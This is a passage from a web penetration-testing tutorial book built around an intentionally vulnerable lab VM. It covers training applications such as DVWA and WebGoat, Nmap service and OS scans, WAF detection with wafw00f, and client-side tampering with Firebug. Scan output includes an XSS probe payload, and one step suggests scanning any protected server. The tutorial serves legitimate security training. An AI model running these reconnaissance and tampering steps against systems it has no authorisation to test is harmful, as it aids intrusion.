
2. Let's go to **Damn Vulnerable Web Application**.
3. Use `admin` as a user name and `admin` as a password. We can see a menu on the left; this menu contains links to all the vulnerabilities that we can practice in this application: **Brute Force**, **Command Execution**, **SQL Injection**, and so on. Also, the **DVWA Security** section is where we can configure the security (or complexity) levels of the vulnerable inputs.



4. Log out and return to the server's homepage.
5. Now we click on **OWASP WebGoat.NET**. This is a .NET application where we will be able to practice file and code injection attacks, cross-site scripting, and encryption vulnerabilities. It also has a WebGoat Coins Customer Portal that simulates a shopping application and can be used to practice not only the exploitation of vulnerabilities but also their identification.



6. Now return to the server's home page.
7. Another interesting application included in this virtual machine is BodgeIt, which is a minimalistic version of an online store based on JSP—it has a list of products that we can add to a shopping basket, a search page with advanced options, a registration form for new users, and a login form. There is no direct reference to vulnerabilities; instead, we will need to look for them.



8. We won’t be able to look at all the applications in a single recipe, but we will be using some of them in this book.

How it works…

The applications in the home page are organized in the following six groups:

- **Training applications**: These are the ones that have sections dedicated to practice-specific vulnerabilities or attack techniques; some of them include tutorials, explanations, or other kind of guidance.
- **Realistic, intentionally vulnerable applications**: Applications that act as real-world applications (stores, blogs, and social networks) and are intentionally left vulnerable by their developers for the sake of training.
- **Old (vulnerable) versions of real applications**: Old versions of real applications, such as WordPress and Joomla are known to have exploitable vulnerabilities; these are useful to test our vulnerability identification skills.
- **Applications for testing tools**: The applications in this group can be used as a benchmark for automated vulnerability scanners.
- **Demonstration pages / small applications**: These are small applications that have only one or a few vulnerabilities, for demonstration purposes only.
- **OWASP demonstration application**: OWASP AppSensor is an interesting application, it simulates a social network and could have some vulnerabilities in it. But it will log any attack attempts, which is useful when trying to learn; for example, how to bypass some security devices such as a web application firewall.

Chapter 2. Reconnaissance

In this chapter, we will cover:

- Scanning and identifying services with Nmap
- Identifying a web application firewall
- Watching the source code
- Using Firebug to analyze and alter basic behavior
- Obtaining and modifying cookies
- Taking advantage of robots.txt
- Finding files and folders with DirBuster
- Password profiling with CeWL
- Using John the Ripper to generate a dictionary
- Finding files and folders with ZAP

Introduction

Every penetration test, be it for a network or a web application, has a workflow; it has a series of stages that should be completed in order to increase our chances of finding and exploiting every possible vulnerability affecting our targets, such as:

- Reconnaissance
- Enumeration
- Exploitation
- Maintaining access
- Cleaning tracks

In a network penetration testing scenario, reconnaissance is the phase where testers must identify all the assets in the network, firewalls, and intrusion detection systems. They also gather the maximum information about the company, the network, and the employees. In our case, for a web application penetration test, this stage will be all about getting to know the application, the database, the users, the server, and the relation between the application and us.

Reconnaissance is an essential stage in every penetration test; the more information we have about our target, the more options we will have when it comes to finding vulnerabilities and exploiting them.

Scanning and identifying services with Nmap

Nmap is probably the most used port scanner in the world. It can be used to identify live hosts, scan TCP and UDP open ports, detect firewalls, get versions of services running in remote hosts, and even, with the use of scripts, find and exploit vulnerabilities.

In this recipe, we will use Nmap to identify all the services running on our target application’s server and their versions. We will do this in several calls to Nmap for learning purposes, but it can be done using a single command.

Getting ready

All we need is to have our vulnerable_vm running.

How to do it…

1. First, we want to see if the server is answering to a ping or if the host is up:

   nmap -sn 192.168.56.102

```
root@kali:~# nmap -sn 192.168.56.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-09 21:15 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00024s latency).
MAC Address: 08:00:27:3F:C5:C4 (Cadmus Computer Systems)
Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```


2. Now that we know that it's up, let's see which ports are open:

   nmap 192.168.56.102

```
root@kali:~# nmap 192.168.56.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-09 21:15 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00041s latency).
Not shown: 991 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
139/tcp  open  netbios-ssn
143/tcp  open  imap
443/tcp  open  https
445/tcp  open  microsoft-ds
5001/tcp open  commplex-link
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
MAC Address: 08:00:27:3F:C5:C4 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.30 seconds
```

3. Now, we will tell Nmap to ask the server for the versions of services it is running and to guess the operating system based on that.

   nmap -sV -O 192.168.56.102



4. We can see that our vulnerable_vm has Linux with kernel 2.6 with an Apache 2.2.14 web server, PHP 5.3.2, and so on.

How it works…

Nmap is a port scanner, this means that it sends packets to a number of TCP or UDP ports on the indicated IP address and checks if there is a response. If there is, it means the port is open; hence, a service is running on that port.

In the first command, with the `-sn` parameter, we instructed Nmap to only check if the server was responding to the ICMP requests (or pings). Our server responded, so it is alive.

The second command is the simplest way to call Nmap; it only specifies the target IP address. What this does is ping the server; if it responds then Nmap sends probes to a list of 1,000 TCP ports to see which one responds and then reports the results with the ones that responded.

The third command adds the following two tasks to the second one:

- `-sV` asks for the banner—header or self identification—of each open port found, which is what it uses as the version
- `-O` tells Nmap to try to guess the operating system running on the target using the information collected from open ports and versions

There’s more…

Other useful parameters when using Nmap are:

- `-sT`: By default, when it is run as a root user, Nmap uses a type of scan known as the SYN scan. Using this parameter we force the scanner to perform a full connect scan. It is slower and will leave a record in the server’s logs but it is less likely to be detected by an intrusion detection system.
- `-Pn`: If we already know that the host is alive or is not responding to pings, we can use this parameter to tell Nmap to skip the ping test and scan all the specified targets, assuming they are up.
- `-v`: This is the verbose mode. Nmap will show more information about what it is doing and the responses it gets. This parameter can be used multiple times in the same command: the more it’s used, the more verbose it gets (that is, `-vv` or -v -v -v -v).
- `-p N1,N2,…,Nn`: We might want to use this parameter if we want to test specific ports or some non-standard ports, where N1 to Nn are the port numbers that we want Nmap to scan. For example, to scan ports 21, 80 to 90, and 137, the parameters will be: `-p 21,80-90,137`.
- `--script=script_name`: Nmap includes a lot of useful scripts for vulnerability checking, scanning or identification, login test, command execution, user enumeration, and so on. Use this parameter to tell Nmap to run scripts over the target’s open ports. You may want to check the use of some Nmap scripts at: https://nmap.org/nsedoc/scripts/.

See also

Although it’s the most popular, Nmap is not the only port scanner available and, depending on varying tastes, maybe not the best either. There are some other alternatives included in Kali Linux, such as:

- unicornscan
- hping3
- masscan
- amap
- Metasploit scanning modules

Identifying a web application firewall

A **web application firewall** (**WAF**) is a device or a piece of software that checks packages sent to a web server in order to identify and block those that might be malicious, usually based on signatures or regular expressions.

We can end up dealing with a lot of problems in our penetration test if an undetected WAF blocks our requests or bans our IP address. When performing a penetration test, the reconnaissance phase must include the detection and identification of a WAF, **intrusion detection system** (**IDS**), or **intrusion prevention system** (**IPS**). This is required in order to take the necessary measures to prevent being blocked or banned.

In this recipe, we will use different methods, along with the tools included in Kali Linux, to detect and identify the presence of a web application firewall between our target and us.

How to do it…

1. Nmap includes a couple of scripts to test for the presence of a WAF. Let's try some on our vulnerable-vm:

   nmap -p 80,443 --script=http-waf-detect 192.168.56.102

```
root@kali:~# nmap -p 80,443 --script=http-waf-detect 192.168.56.102

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-13 11:49 CDT
Nmap scan report for 192.168.56.102
Host is up (0.00031s latency).
PORT    STATE SERVICE
80/tcp  open  http
443/tcp open  https
MAC Address: 08:00:27:3F:C5:C4 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.42 seconds
```

   OK, no WAF is detected in this server, so we have no WAF in this server.

2. Now, let's try the same command on a server that actually has a firewall protecting it. Here, we will use example.com; however, you may try it over any protected server.

   nmap -p 80,443 --script=http-waf-detect www.example.com

```
root@kali:~# nmap -p 80,443 --script=http-waf-detect www.example.com

Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-13 11:43 CDT
Nmap scan report for www.example.com (  .   .   .66.252)
Host is up (0.033s latency).
rDNS record for .  ..   .66.252:  .   ..   .66.252.www.example.com
PORT    STATE SERVICE
80/tcp  open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_www.example.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
443/tcp open  https
| http-waf-detect: IDS/IPS/WAF detected:
|_www.example.com:443/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 1.16 seconds
```

   Imperva is one of the leading brands in the market of web application firewalls; as we can see here, there is a device protecting this site.

3. There is another script in Nmap that can help us to identify the device being used, more precisely. The script is as follows:

   nmap -p 80,443 --script=http-waf-fingerprint www.example.com

```
root@kali:~# nmap -p 80,443 --script=http-waf-fingerprint www.example.com


Starting Nmap 6.47 ( http://nmap.org ) at 2015-06-13 11:43 CDT
Nmap scan report for www.example.com ( .  .  `.66.252)
Host is up (0.033s latency).
rDNS record for .  ..   .66.252: .   ..   .66.252.www.example.com
PORT    STATE SERVICE
80/tcp  open  http
| http-waf-fingerprint:
|   Detected WAF
|_    Incapsula WAF
443/tcp open  https

Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```

4. Another tool that Kali Linux includes to help us in detecting and identifying a WAF is `wafw00f`. Suppose `www.example.com` is a WAF-protected site:

`wafw00f www.example.com`

```
root@kali:~# wafw00f www.example.com
                                 ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.example.com
Generic Detection results:
The site http://www.example.com seems to be behind a WAF
Reason: Blocking is being done at connection/packet level.
Number of requests: 13
```

How it works…

WAF detection works by sending specific requests to servers and then analyzing the response; for example, in the case of `http-waf-detect`, it sends some basic malicious packets and compares the responses while looking for an indicator that a packet was blocked, refused, or detected. The same occurs with `http-waf-fingerprint`, but this script also tries to interpret that response and classify it according to known patterns of various IDSs and WAFs. The same applies to `wafw00f`.

Watching the source code

Looking into a web page’s source code allows us to understand some of the programming logic, detect the obvious vulnerabilities, and also have a reference when testing, as we will be able to compare the code before and after a test and use that comparison to modify our next attempt.


In this recipe, we will view the source code of an application and arrive at some conclusions from that.

Getting ready

For this recipe, start the vulnerable_vm.

How to do it…

1. Browse to `http://192.168.56.102`.
2. Select the **WackoPicko** application.
3. Right-click on the page and select **View Page Source**. A new window with the source code of the page will open:



With the source code we can discover the libraries or external files that the page is using and where the links go. Also, as can be seen in the preceding image, this page has some hidden input fields. The selected one is `MAX_FILE_SIZE`; this means that, when we are uploading a file, this field determines the maximum size allowed for the file we are uploading. So, if we alter this value, we might be able to upload a file bigger than what is expected by the application; this represents an important security issue.

How it works…

The source code of a web page can be very helpful in finding the vulnerabilities and analyzing the application's response to the input we provide. It also gives us an idea of how the application works internally and whether it uses any third-party library or framework.

Some applications also include input validation, codification, or cyphering functions made in JavaScript or any other script language. As this code is executed in the browser, we will be able to analyze it by viewing the page's source; once we look at a validation function, we can study it and find any security flaw that may allow us to bypass it or alter the result.

Using Firebug to analyze and alter basic behavior

Firebug is a browser add-on that allows us to analyze the inner components of a web page, such as table elements, **cascading style sheets** (**CSS**) classes, frames, and so on. It also has the ability to show us DOM objects, error codes, and request-response communication between the browser and server.


In the previous recipe, we saw how to look into a web page's HTML source code and found a hidden input field that established some default values for the maximum size of a file. In this recipe, we will see how to use the browser's debugging extensions, in this particular case, Firebug for Firefox or OWASP-Mantra.

Getting ready


With vulnerable_vm running, browse to `http://192.168.56.102/WackoPicko`.

How to do it…


1. Right-click on **Check this file** and then select **Inspect Element with Firebug**.




2. There is a `type="hidden"` parameter on the first input of the form; double-click on `hidden`.
3. Replace `hidden` by `text` and hit *Enter*.



4. Now double-click on the `30000` of the parameter value.
5. Replace the value by `500000`.



6. Now, we see a new text box in the page with `500000` as the value. We have just changed the file size limit and added a form field to change it.



How it works…

Once a web page is received by the browser, all its elements can be modified to alter the way the browser interprets it. If the page is reloaded, the version generated by the server is shown again.

Firebug allows us to modify almost every aspect of how the page is shown in the browser; so, if there is a control-established client-side, we can manipulate it with this tool.

There’s more…

Firebug is not only a tool to unhide inputs or change values, it also has some other very useful tools:

- The **Console** tab shows errors, warnings, and some other messages generated when loading the page.
- **HTML** is the tab we just used. It presents the HTML source in a hierarchical way thus allowing us to modify its contents.
- The **CSS** tab is used to view and modify the CSS styles used by the page.
- Within **Script** we can see the full HTML source, set breakpoints that will interrupt the page load when the process reaches them, and check variable values when running scripts.
- The **DOM** tab shows us the DOM (Document Object Model) objects, their values, and the hierarchy.
- **Net** displays the requests made to the server and its responses, their types, size, response time, and its order in a timeline.
- **Cookies** contain, as the name says, the cookies set by the server and their values and parameters.

Obtaining and modifying cookies

Cookies are small pieces of information sent by a web server to the client (browser) to store some information locally, related to that specific user. In modern web applications, cookies are used to store user-specific data, such as color theme configuration, object arrangement preferences, previous activity, and (more importantly for us) the session identifiers.

